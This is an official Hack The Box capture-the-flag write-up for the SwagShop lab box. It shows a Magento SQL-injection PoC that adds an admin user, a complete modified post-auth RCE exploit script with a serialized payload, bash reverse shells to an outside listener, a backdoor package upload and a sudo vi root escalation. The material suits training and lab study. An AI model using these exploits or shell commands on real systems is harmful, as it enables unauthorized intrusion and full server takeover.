



Hack The Box
PEN-TESTING LABS



SwagShop

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Difficulty: **Easy**

Classification: Official



SYNOPSIS

SwagShop is an easy difficulty linux box running an old version of Magento. The version is vulnerable to SQLi and RCE leading to a shell. The www user can use vim in the context of root which can be abused to execute commands.

Skills Required

- None

Skills Learned

- Exploit modification
- GTFObins



ENUMERATION

NMAP


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.140 | grep ^[0-9] | cut -d  
'/' -f 1 | tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.10.10.140
```

```
root@Ubuntu:~/Documents/HTB/SwagShop# nmap -p$ports -sC -sV 10.10.10.140  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 18:20 IST  
Nmap scan report for 10.10.10.140  
Host is up (0.66s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)  
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)  
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
|_ http-title: Home page  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Looking at the nmap scan we have SSH and Apache running on their common ports.

HTTP

Browsing to the HTTP page we see that it's running Magento.






We scan this using [Magescan](#). Download the phar file for the latest release from [here](#) and then scan the box using it.

```
wget  
https://github.com/steve Robbins/magescan/releases/download/v1.12.9/magescan  
.phar  
php magescan.phar scan:all http://10.10.10.140
```

At the start of the scan we find the Magento version.

Magento Information	
Parameter	Value
Edition	Community
Version	1.9.0.0

The box is running version 1.9.0.0. After googling about the version we land at the github [page](#). The version was released in May, 2014 which is pretty old.



It also finds a local.xml file in app/etc/ folder.

adminpanel/	404	Pass
aittmp/index.php	404	Pass
app/etc/enterprise.xml	404	Pass
app/etc/local.xml	200	Fail
backend/	404	Pass
backoffice/	404	Pass



Let's look at what information it holds.

```
- <connection>
  <host>localhost</host>
  <username>root</username>
  <password>fMVWh7bDHpgZkyfqQXreTjU9</password>
  <dbname>swagshop</dbname>
  <initStatements>SET NAMES utf8</initStatements>
  <model>mysql4</model>
  <type>pdo_mysql</type>
  <pdoType></pdoType>
```

We find a lot of sensitive information like database credentials and the installation key. Let's save this for later.

Looking at the list of [CVEs](#) we find one arbitrary SQL command execution vulnerability i.e [CVE-2015-1397](#). The vulnerability was named Magento Shoplift which brings us to this page with the [PoC](#).

SQL INJECTION

Looking at the script we see it uses prepared statements to insert values in the admin tables.

```
# For demo purposes, I use the same attack as is being used in the wild
SQLQUERY=""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}')) , CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`, `lastname`, `email`, `username`, `password`, `
INSERT INTO `admin_role` (parent_id,tree_level,sort_order,role_type,user_id,role_
""
```

It then injects it into the popularity parameter.

```
query = SQLQUERY.replace("\n", "").format(username="ypwq", password="123")
filter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0);{0}".format(query)
```



Download the PoC script from [here](#) and run it.

```
python poc.py http://10.10.10.140
```

```
root@Ubuntu:~/Documents/HTB/SwagShop# python poc.py http://10.10.10.140
WORKED
Check http://10.10.10.140/admin with creds ypwq:123
root@Ubuntu:~/Documents/HTB/SwagShop#
```

It says that it created the admin user with the credentials ypwq / 123 successfully. Let's try that.

Going to <http://10.10.10.140/index.php/admin> we find the admin login page.

And using ypwq / 123 logs us in.



FOOTHOLD

Searching on exploit-db for exploits related to magento we come across [this](#). It's an authenticated RCE exploit. As we already have the credentials we can try using it. The exploit doesn't work out of the box and it needs some changes.

First we need to change the install date as specified by the author.

```
password = ''
php_function = 'system' # Note: we can only pass 1 argument to the function
install_date = 'Sat, 15 Nov 2014 20:27:57 +0000' # This needs to be the exact date from /app/etc/local.xml
```

This can be found in the local.xml file from earlier.

```
<global>
-<install>
  <date>Wed, 08 May 2019 07:23:09 +0000</date>
</install>
-<crypt>
```

Now let's replicate what the script does. It first creates a mechanize browser object and then logs the user in.

```
request = br.open(target)

br.select_form(nr=0)
br.form.new_control('text', 'login[username]', {'value': username})
br.form.fixup()
br['login[username]'] = username
br['login[password]'] = password
```

Let's make that request and intercept it via burp. The creds are ypwq / 123.



Send the request to repeater and login.

```
Raw Params Headers Hex
POST /index.php/admin/index/index/key/2026e12a1c33acfd81f57336a215bdc0/
HTTP/1.1
Host: 10.10.10.140
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://10.10.10.140/index.php/admin/index/index/key/2026e12a1c33acfd81f57
336a215bdc0/
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
DNT: 1
Connection: close
Cookie: frontend=9mavcfbmat6lcee052li6qm1f3; external_no_cache=1;
adminhtml=idmphyd1g2o6rcg103ckld6a5
Upgrade-Insecure-Requests: 1

form_key=xPQgm08rN0sQ0XnX&login%5Busername%5D=ypwq&dummy=&login%5Bpasswor
d%5D=123
```

It then finds the ajaxBlockUrl and form_key values.

```
url = re.search("ajaxBlockUrl = \'(.*)\'", content)
url = url.group(1)
key = re.search("var FORM_KEY = \'(.*)\'", content)
key = key.group(1)
```

Searching in the source of the dashboard page we see them.

```
periodParam = periodObj.value + "period/" + periodObj.value + "/" + ...;
ajaxBlockParam = 'block/tab_orders/';
ajaxBlockUrl = 'http://10.10.10.140/index.php/admin/dashboard/ajaxBlock/key/17504680336fe4a729ae08d7f128f799/';
new Ajax.Request(ajaxBlockUrl, {
    parameters: {isAjax: 'true', form_key: FORM_KEY},
    onSuccess: function(transport) {

var BASE_URL = 'http://10.10.10.140/index.php/ad
var SKIN_URL = 'http://10.10.10.140/skin/adminht
var FORM_KEY = '1SUF4CPvXtc5tE18';
'script>
```

After finding them it creates a URL by concatenating them.



```
request = br.open(url + 'block/tab_orders/period/7d/?isAjax=true', data='isAjax=false&form_key=' + key)
tunnel = re.search("src=\"(.*)\"?ga=", request.read())
tunnel = tunnel.group(1)
```

In this case the URL would be:

```
http://10.10.10.140/index.php/admin/dashboard/ajaxBlock/key/17504680336fe4a729ae08d7f128f799/block/tab_orders/period/7d/?isAjax=true
```

And the POST data:

```
isAjax=false&form_key=1SUF4CPvXtc5tE18
```

Let's request the page now.

```
Raw Params Headers Hex
POST
/index.php/admin/dashboard/ajaxBlock/key/5d819dc0762c3ad31c8373002bleffc1/block/
tab_orders/period/7d/?isAjax=true HTTP/1.1
Host: 10.10.10.140
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Cookie: adminhtml=6s9ihqe5gcp3cmlqq1rkb26ki2
Content-Length: 38
Content-Type: application/x-www-form-urlencoded

isAjax=false&form_key=dMSvOGkeWYAOPm7X
```

Looking at the response we don't see any data.

```
<div style="margin:20px;">
  <p class="switcher a-right" style="padding:5px 10px;">Select Range:
  <select name="period" id="order_orders_period"
  onchange="changeDiagramsPeriod(this);">
    <option value="24h" >Last 24 Hours</option>
    <option value="7d" selected="selected">Last 7
  Days</option>
    <option value="1m" >Current Month</option>
    <option value="1y" >YTD</option>
    <option value="2y" >2YTD</option>
  </select></p><br/>
  <p class="a-center" style="width:587px;height:300px; margin:0
  auto;">No Data Found</p>
</div>
```



Let's change the time period to say 2 years in the URL, substitute 7d with 2y.

http://10.10.10.140/index.php/admin/dashboard/ajaxBlock/key/5d819dc0762c3ad31c8373002b1effc1/block/tab_orders/period/2y/?isAjax=true

```

<option value= 1m >current month</option>
<option value="1y" >YTD</option>
<option value="2y"
selected="selected">2YTD</option>
</select></p><br/>
<p style="width:587px;height:300px; margin:0 auto;"></p>
</div>

```

Requesting the page again we see that the response contains the tunnel link which the exploit searches for.

```
tunnel = re.search("src=\"(.*)\"?ga=", request.read())
tunnel = tunnel.group(1)
```

Now for the next step the exploit creates the payload using serialized objects. Copy the payload generation part from the script.



```
exact date from /app/etc/local.xml
arg = "whoami"

# POP chain to pivot into call_user_exec
payload =
'0:8:\"Zend_Log\":1:{s:11:\"\\00*\\00_writers\";a:2:{i:0;0:20:\"Zend_Log_Writer_Mail\":4:{s:16:' \\
'\"\\00*\\00_eventsToMail\";a:3:{i:0;s:11:\"EXTERMINATE\";i:1;s:12:\"EXTERMINATE!\";i:2;s:15:\"' \\
'EXTERMINATE!!!!\";}}s:22:\"\\00*\\00_subjectPrependText\";N;s:10:\"\\00*\\00_layout\";0:23:\"' \\
'Zend_Config_Writer_Yaml\":3:{s:15:\"\\00*\\00_yamlEncoder\";s:%d:\"%s\";s:17:' \\
'\\00*\\00' \\
'_loadedSection\";N;s:10:\"\\00*\\00_config\";0:13:\"Varien_Object\":1:{s:8:' \\
'\\00*\\00_data\"' \\
';s:%d:\"%s\";}}s:8:\"\\00*\\00_mail\";0:9:\"Zend_Mail\":0:{}}i:1;i:2;}}' %
(len(PHP_FUNCTION), PHP_FUNCTION, len(ARG), ARG)

payload = base64.b64encode(payload)
gh = md5(payload + install_date).hexdigest()

print "payload: " + payload
print "gh: " + gh
```

Running it will generate the payload to execute “whoami”.

```
root@Ubuntu:~/Documents/HTB/SwagShop# python payload.py
payload: Tzo4OiJaZW5kX0xvZyI6MTp7czoxMT0iACoAX3dyaXRlcniMiO2E6Mj
2k6MDtzOjExOjJFWFRFUK1JTktFURSI7aToxO3M6MTI6IkVYVEVSTU10QVRFIS
iACoAX2xheW91dCI7TzoyMzoiWmVuZGF9Db25maWdfV3JpdGVyX1lhbWwiOjM6e
TA6IgAqAF9jb25maWciO086MTM6IlZhcml1b19PYmplY3QiOjE6e3M6ODoiACo
7fX0=
gh: ac45fbaa8e4537ac82f346ea37f7ce86
```

Now copy the payload and the gh value to request the tunnel URL, which will result in code execution.

```
http://10.10.10.140/index.php/admin/dashboard/tunnel/key/4d065504eaceb4d9f3
0275f69baf443b/?ga=Tzo4OiJaZW5kX0xvZyI6MTp7czoxMT0iACoAX3dyaXRlcniMiO2E6Mjp7
aToxO086MjA6IlplbmRftG9nX1dyaXRlc19NYWlsIjo0OntzOjE2OiIAKgBfZXZlbnRzVG9NYWl
sIjthOjM6e2k6MDtzOjExOjJFWFRFUK1JTktFURSI7aToxO3M6MTI6IkVYVEVSTU10QVRFISi7aT
```



```
oy03M6MTU6IkVYVEVSTU10QVRFISEhISI7fXM6MjI6IgAqAF9zdWJqZWNoUHJlcGVuZFRleHQiO  
047czoxMDoiACoAX2xheW91dCI7TzoyMzoiWmVuZGF9Db25maWdfV3JpdGVyX1lhbWwiOjM6e3M6  
MTU6IgAqAF95YW1sRW5jb2RlciI7czo2OiJzeXN0ZW0iO3M6MTc6IgAqAF9sb2FkZWRTZWNoaW9  
uIjt003M6MTA6IgAqAF9jb25maWciO086MTM6IlZhcml1b19PYmplY3QiOjE6e3M6ODoiACoAX2  
RhdGEiO3M6Njoid2hvYW1pIjt9fXM6ODoiACoAX21haWwiO086OToiWmVuZGF9NYWlsIjowOnt9f  
Wk6MTtpOjI7fX0=&h=ac45fbaa8e4537ac82f346ea37f7ce86
```

Sending the request results in code execution.

The screenshot shows a web browser window with a 500 Internal Server Error. The 'Request' tab is active, showing a GET request to a Magento CE endpoint. The 'Response' tab is also active, showing the error details. The error message is 'HTTP/1.0 500 Internal Server Error' with a date of Mon, 27 May 2019 17:20:51 GMT. The server is Apache/2.4.18 (Ubuntu). The error expires on Thu, 19 Nov 1981 08:52:00 GMT. The response includes a 'Set-Cookie' header with the value 'adminhtml=ouvg9mghut7ibjudbki-18:20:51 GMT; Max-Age=3600; path=/; domain=www.data'.

All this can be modified in the original script using python requests module.

```
#!/usr/bin/python
# Exploit Title: Magento CE < 1.9.0.1 Post Auth RCE
# Google Dork: "Powered by Magento"
# Date: 08/18/2015
# Exploit Author: @Ebrietas0 || http://ebrietas0.blogspot.com
# Vendor Homepage: http://magento.com/
# Software Link: https://www.magentocommerce.com/download
# Version: 1.9.0.1 and below
# Tested on: Ubuntu 15
# CVE : none

from hashlib import md5
import sys
import re
import base64
import requests
```



```
def usage():

    print "Usage: python %s <target> <argument>\nExample: python %s\nhttp://localhost \"uname -a\""
    sys.exit()

if len(sys.argv) != 3:
    usage()

# Command-line args
target = sys.argv[1]
arg = sys.argv[2]

# Config.
username = 'ypwq'
password = '123'
php_function = 'system' # Note: we can only pass 1 argument to the function
install_date = 'Wed, 08 May 2019 07:23:09 +0000' # This needs to be the exact date from /app/etc/local.xml

# POP chain to pivot into call_user_exec
payload =
'0:8:"Zend_Log":1:{s:11:"\00*\00_writers";a:2:{i:0;0:20:"Zend_Log_Writer_Mail":4:{s:16:' \
'\00*\00_eventsToMail";a:3:{i:0;s:11:"EXTERMINATE";i:1;s:12:"EXTERMINATE!";i:2;s:15:"' \
'EXTERMINATE!!!!";s:22:"\00*\00_subjectPrependText";N;s:10:"\00*\00_layout";0:23:"' \
'Zend_Config_Writer_Yaml":3:{s:15:"\00*\00_yamlEncoder";s:%d:"%s";s:17:"\00*\00' \
'_loadedSection";N;s:10:"\00*\00_config";0:13:"Varien_Object":1:{s:8:"\00*\00_data"' \
';s:%d:"%s";}}s:8:"\00*\00_mail";0:9:"Zend_Mail":0:{}}i:1;i:2;}}' %
(len(php_function), php_function, len(arg), arg)

s = requests.session()
data = { 'login[username]': username, 'login[password]': password,
```




```
'form_key' : '6I8iRr8Wc0toVnpU', 'dummy' : '' }

res = s.post( target, data = data )
content = res.content
url = re.search("ajaxBlockUrl = \'(.*)\'", content)
url = url.group(1)
key = re.search("var FORM_KEY = \'(.*)\'", content)
key = key.group(1)

data = { 'isAjax' : 'false', 'form_key' : key }
request = s.post(url + 'block/tab_orders/period/2y/?isAjax=true', data =
data)
res = request.content
tunnel = re.search("src=\"(.*)\"?ga=", request.content)
tunnel = tunnel.group(1)

payload = base64.b64encode(payload)
gh = md5(payload + install_date).hexdigest()

exploit = tunnel + '?ga=' + payload + '&h=' + gh

req = s.get(exploit)
print req.content
```

Running the exploit:

```
root@Ubuntu:~/Documents/HTB/SwagShop# python 37811.py http://10.10.10.140/index.php/admin whoami
www-data

root@Ubuntu:~/Documents/HTB/SwagShop#
```

Now we can execute a reverse shell using bash.

```
python 37811.py http://10.10.10.140/index.php/admin "bash -c 'bash -i >&
/dev/tcp/10.10.16.47/4444 0>&1'"
```




```
root@Ubuntu:~/Documents/HTB/SwagShop# python 37811.py http://10.10.10.140/index.php/admin "bash -c 'bash -i >& /dev/tcp/10.10.16.47/4444 0>&1'"

root@Ubuntu:~/Documents/HTB/SwagShop# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.140 59838 received!
bash: cannot set terminal process group (1283): Inappropriate ioctl for device
bash: no job control in this shell
www-data@swagshop:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@swagshop:/var/www/html$
```

ALTERNATE METHOD

THIS METHOD IS NO LONGER WORKING AS THE BOX WAS PATCHED

As we have admin privileges we can upload our own package. A sample malicious package can be found [here](#).

```
git clone https://github.com/lavalamp-/LavaMagentoBD
cd LavaMagentoBD
cd Backdoor\ Code
tar -czvf bd.tgz app package.xml skin
mv bd.tgz ..
```

Now from the admin panel, navigate to System > Magento connect. In the direct package file upload menu, select the tar archive and upload it.

Direct package file upload

1 Download or build package file.

2 Upload package file: bd.tgz

After uploading, browse to <http://10.10.10.140/index.php/lavalamp/index>. The page should be available and empty. Use curl to execute commands on a POST request and parameter 'c'.



```
root@Ubuntu:~/Documents/HTB/SwagShop# curl -X POST http://10.10.10.140/index.php/lavalamp/index -d "c=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@Ubuntu:~/Documents/HTB/SwagShop#
```

Using this we can now get a reverse shell.

```
curl -X POST http://10.10.10.140/index.php/lavalamp/index --data-urlencode
'c=bash -c "bash -i >& /dev/tcp/10.10.16.47/4444 0>&1"'
```

```
root@Ubuntu:~/Documents/HTB/SwagShop# curl -X POST http://10.10.10.140/index.php/lavalamp/index
.16.47/4444 0>&1"'

root@Ubuntu:~/Documents/HTB/SwagShop# rlwrap nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.140 58496 received!
bash: cannot set terminal process group (1290): Inappropriate ioctl for device
bash: no job control in this shell
www-data@swagshop:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@swagshop:/var/www/html$
```

Get a tty shell using python:

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```



PRIVILEGE ESCALATION

Looking at the sudo permissions we that we can use vim as root.

```
www-data@swagshop:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
www-data@swagshop:/var/www/html$
```

Vim is a [GTFObin](#) which can be used to break out of restricted shells. Use the following command to get a root shell.

```
sudo /usr/bin/vi /var/www/html/php.ini.sample -c '!/bin/bash'
```

This will execute bash and we should be presented with a root shell.

```
root@swagshop:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@swagshop:~# cat root.txt | grep -v ^c
cat root.txt | grep -v ^c

  _/  _/  _/  _/  _/
 /_  _/  _/  _/  _/
 |  |  |  |  |
 |  |  |  |  |
 |  |  |  |  |
 |__|__|__|__|

      We are open! (Almost)

      Join the beta HTB Swag Store!
      https://hackthebox.store/password

      PS: Use root flag as password!
root@swagshop:~#
```

And don't forget to check out the HTB Swag Store!